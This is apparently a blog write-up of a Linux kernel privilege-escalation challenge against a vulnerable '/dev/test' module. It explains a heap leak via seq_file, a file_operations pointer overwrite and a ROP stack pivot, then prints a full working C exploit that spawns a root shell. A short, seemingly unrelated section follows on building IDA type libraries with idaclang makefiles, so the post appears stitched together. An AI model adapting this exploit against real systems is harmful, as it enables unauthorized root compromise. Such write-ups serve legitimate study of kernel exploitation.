
After sometimes running and debugging, I see that address 0x13380b0 often dups with struct flip (quiet strange because I would think it should be struct file_operations)
This address must be in a seq_file object, use search-pattern with heap address 0xffff8880048a90b0, you will find seq_file object:
So we can leak heap via this object.
ROP Finding the right gadgets to overwrite file_operations objects is quiet a bit challenge because you can’t control its function pointers’ arguments.
Change flip->file_operations to our fake object:
1 *(uint64_t *)(0x13380b0 ) = victim_chunk + 0x18 - 0x10 ;

For testing, we temporary overwrite the function pointer to 0x1337:
1 *(uint64_t *)(0x1337060 ) = 0x1337 ;
I hit the breakpoint:
But as I said, it’s hard to control arguments.

BUT I noticed that sometimes luckily $rbp is mmaped to our user page.
So just overwritting the function pointer to gadget leave ; ret:
1 0xffffffff81287be2: leave ; ret
So luckily that there are two useful gadgets:
1
2
0xffffffff81ebebc1: add rsp , 0x30 ; ret 0xffffffff81287be2: pop rsp ; ret
I used these gadgets to stack pivot, change $rsp to a heap address that also is maped to our user page
So now we can easily ROP and get the root shell.
Full exploit code:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 #define _GNU_SOURCE #include <stdio.h> #include <stdlib.h> #include <errno.h> #include <signal.h> #include <string.h> #include <unistd.h> #include <fcntl.h> #include <poll.h> #include <pthread.h> #include <fcntl.h> #include <sched.h> #include <stdint.h> #include <sys/mman.h> #include <sys/ioctl.h> #include <sys/syscall.h> #include <sys/types.h> #include <sys/stat.h> #include <sys/mount.h> #include <sys/utsname.h> #include <sys/wait.h> #include <sys/msg.h> #include <sys/types.h> #include <sys/xattr.h> #include <sys/shm.h> #include <sys/capability.h> #include <linux/btrfs.h> #include <linux/userfaultfd.h> #include <linux/sysctl.h> #include <linux/capability.h> #include <linux/types.h> #include <liburing.h> typedef uint8_t u8;typedef uint16_t u16;typedef uint32_t u32;typedef uint64_t u64;typedef int8_t i8;typedef int16_t i16;typedef int32_t i32;typedef int64_t i64;#define DEBUG #ifdef DEBUG #define logOK(msg, ...) dprintf(STDERR_FILENO, "[+] " msg "\n" , ##__VA_ARGS__) #define logInfo(msg, ...) dprintf(STDERR_FILENO, "[*] " msg "\n" , ##__VA_ARGS__) #define logErr(msg, ...) dprintf(STDERR_FILENO, "[!] " msg "\n" , ##__VA_ARGS__) #else #define errExit(...) \ do \ { \ } while (0) #define WAIT(...) errExit(...) #define logOK(...) errExit(...) #define logInfo(...) errExit(...) #define logErr(...) errExit(...) #endif #define asm __asm__ u64 user_ip; u64 user_cs; u64 user_rflags; u64 user_sp; u64 user_ss; u8 WAIT () { write(STDERR_FILENO, "[WAITING...]\n" , 13 ); u8 c; read(STDIN_FILENO, &c, 1 ); return c; } static inline void panic (const char * msg) { perror(msg); exit (EXIT_FAILURE); } uint64_t bak1;uint64_t bak2;uint64_t bak3[2 ];uint64_t bak4[2 ];uint64_t bak5[11 ];void getShell () { if (getuid()) { panic("NO ROOT" ); } write(STDERR_FILENO, "Rooted!\n" , 8 ); *(uint64_t *)(0x1337060 ) = bak1; *(uint64_t *)(0x13380b0 ) = bak2; memcpy ((void *)0x1338000 , bak3, sizeof (bak3)); memcpy ((void *)0x1338090 , bak4, sizeof (bak4)); memcpy ((void *)0x1337078 , bak5, sizeof (bak5)); char * argv[] = { "/bin/sh" , NULL }; char ** envp = &argv[1 ]; execve(argv[0 ], argv, envp); } void save_state () { __asm__( "mov [rip + user_cs], cs\n" "mov [rip + user_ss], ss\n" "mov [rip + user_sp], rsp\n" "mov [rip + user_ip], %0\n" "pushf\n" "pop qword ptr [rip + user_rflags]\n" ::"r" (getShell)); logInfo("Saved user state" ); } void pin_cpu (int cpu) { cpu_set_t cpu_set; CPU_ZERO(&cpu_set); CPU_SET(cpu, &cpu_set); if (sched_setaffinity(0 , sizeof (cpu_set), &cpu_set) != 0 ) { panic("sched_setaffinity" ); } } #define devfile "/dev/test" int devfd;char * m1;char * m2;char * m3;uint64_t kbase;#define FIX_ADDR(x) (x-0xffffffff81000000+kbase) int main (int argc, char ** argv, char ** envp) { pin_cpu(0 ); save_state(); int devfd1 = open(devfile, O_RDWR); int devfd2 = open(devfile, O_RDWR); int ran = open("/dev/urandom" , O_RDONLY); int fds[0x3000 / 0x20 ] = { 0 }; uint i = 0 ; char buf[0x321 ]; read(ran, buf, sizeof (buf)); buf[0 ] = 0 ; m1 = mmap((void *)0x1337000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd1, 0 ); if (m1 == MAP_FAILED) { panic("mmap(m1)" ); } m1[0 ] = 'A' ; m1[0x1000 ] = 'B' ; m1[0x2000 ] = 'C' ; m2 = mmap((void *)0x1347000 , 0x3000 , PROT_READ | PROT_WRITE, MAP_FILE | MAP_FIXED | MAP_SHARED, devfd2, 0 ); if (m2 == MAP_FAILED) { panic("mmap(m2)" ); } m2[0 ] = 'A' ; m2[0x1000 ] = 'B' ; m2[0x2000 ] = 'C' ; usleep(1000 ); pin_cpu(0 ); for (uint i = 0 ; i < 9 ;++i) open("/proc/self/stat" , O_RDONLY); write(devfd1, buf, sizeof (buf)); for (i = 0 ; i < 0x3000 / 0x20 ; ++i) { fds[i] = open("/proc/self/stat" , O_RDONLY); if (fds[i] < 0 ) panic("spray open" ); } uint64_t proc_single_file_operations = *(uint64_t *)(0x13380b0 ); uint64_t victim_chunk = *(uint64_t *)(0x1337048 ); kbase = proc_single_file_operations - 0x1226c20 ; logOK("kbase = %p" , (void *)kbase); logOK("victim_chunk = %p" , (void *)victim_chunk); if (victim_chunk < 0xffff000000000000 || kbase < 0xffff000000000000 || kbase % 0x1000 ) { logErr("Try harder\n" ); _exit(-1 ); } bak1 = *(uint64_t *)(0x1337060 ); bak2 = *(uint64_t *)(0x13380b0 ); *(uint64_t *)(0x1337060 ) = FIX_ADDR(0xffffffff814bb6fc ); *(uint64_t *)(0x13380b0 ) = victim_chunk + 0x18 - 0x10 ; uint64_t pre_rop[] = { 0 , FIX_ADDR(0xffffffff81ebebc1 ), }; logInfo("%lx\n" , FIX_ADDR(0xffffffff814bb6fc )); memcpy (bak3, (void *)0x1338000 , sizeof bak3); memcpy ((void *)0x1338000 , pre_rop, sizeof (pre_rop)); uint64_t rop1[] = { FIX_ADDR(0xffffffff81287be2 ), victim_chunk + 0x30 }; memcpy (bak4, (void *)0x1338090 , sizeof bak4); memcpy ((void *)0x1338090 , rop1, sizeof (rop1)); uint64_t rop2[] = { FIX_ADDR(0xffffffff812884c6 ), FIX_ADDR(0xffffffff82a52ca0 ), FIX_ADDR(0xffffffff810bc170 ), FIX_ADDR(0xffffffff82001637 ), 0 , 0 , user_ip, user_cs, user_rflags, user_sp, user_ss }; memcpy (bak5, (void *)0x1337078 , sizeof bak5); memcpy ((void *)0x1337078 , rop2, sizeof (rop2)); for (i = 0 ; i < 0x3000 / 0x20 ; ++i) { printf ("%u\n" , i); *(uint64_t *)(0x1337060 ) = FIX_ADDR(0xffffffff814bb6fc ); read(fds[i], buf, 1 ); } }
You maybe notice that I keep previous values before changing anything. Just try to remove:
1 2 3 4 5 *(uint64_t *)(0x1337060 ) = bak1; *(uint64_t *)(0x13380b0 ) = bak2; memcpy ((void *)0x1338000 , bak3, sizeof (bak3));memcpy ((void *)0x1338090 , bak4, sizeof (bak4));memcpy ((void *)0x1337078 , bak5, sizeof (bak5))
in getShell. You will know why I did that.
TIL kernel module is fine. But what about the others? For other open-source projects, I can’t write the details. The building process depends on many things. Try to figure out yourself.
But I can give the final example to you how about building some stl classes in C++
linux_cpp.mak
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
TIL_NAME = linux_cpp TIL_DESC = "Linux C++" INPUT_FILE = linux_cpp.h SYSTEM_HEADERS = .\\linux-headers\\system-headers USR_INCLUDE_HEADERS = .\\linux-headers\\usr_include_headers LIBC_HEADERS = .\\linux-headers\\libc_headers CLANG_ARGV = -target x86_64-pc-linux-gnu \ -x c++ \ -I"$(SYSTEM_HEADERS)" \ -I"$(USR_INCLUDE_HEADERS)\\linux" \ -I"$(USR_INCLUDE_HEADERS)\\c++\\11" \ -I"$(USR_INCLUDE_HEADERS)\\x86_64-linux-gnu" \ -I"$(USR_INCLUDE_HEADERS)\\x86_64-linux-gnu\\c++\\11" \ -I"$(USR_INCLUDE_HEADERS)" \ -I"$(LIBC_HEADERS)\\c++\\11" \ -I"$(LIBC_HEADERS)" include idaclang.mak
linux_cpp.h:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 #include <string> #include <vector> #include <map> #include <set> #include <iostream> #include <ostream> #include <istream> struct stl_example_t { std::string str; std::vector<int > vec; std::map<std::string, int > map; std::set<char > set; }; extern std::ostream std::cout;extern std::istream std::cin;
Final Hope this blog is useful to you.
If you find anything is wrong or unclear, please tell me.
References https://docs.hex-rays.com/user-guide/type-libraries/idaclang_tutorial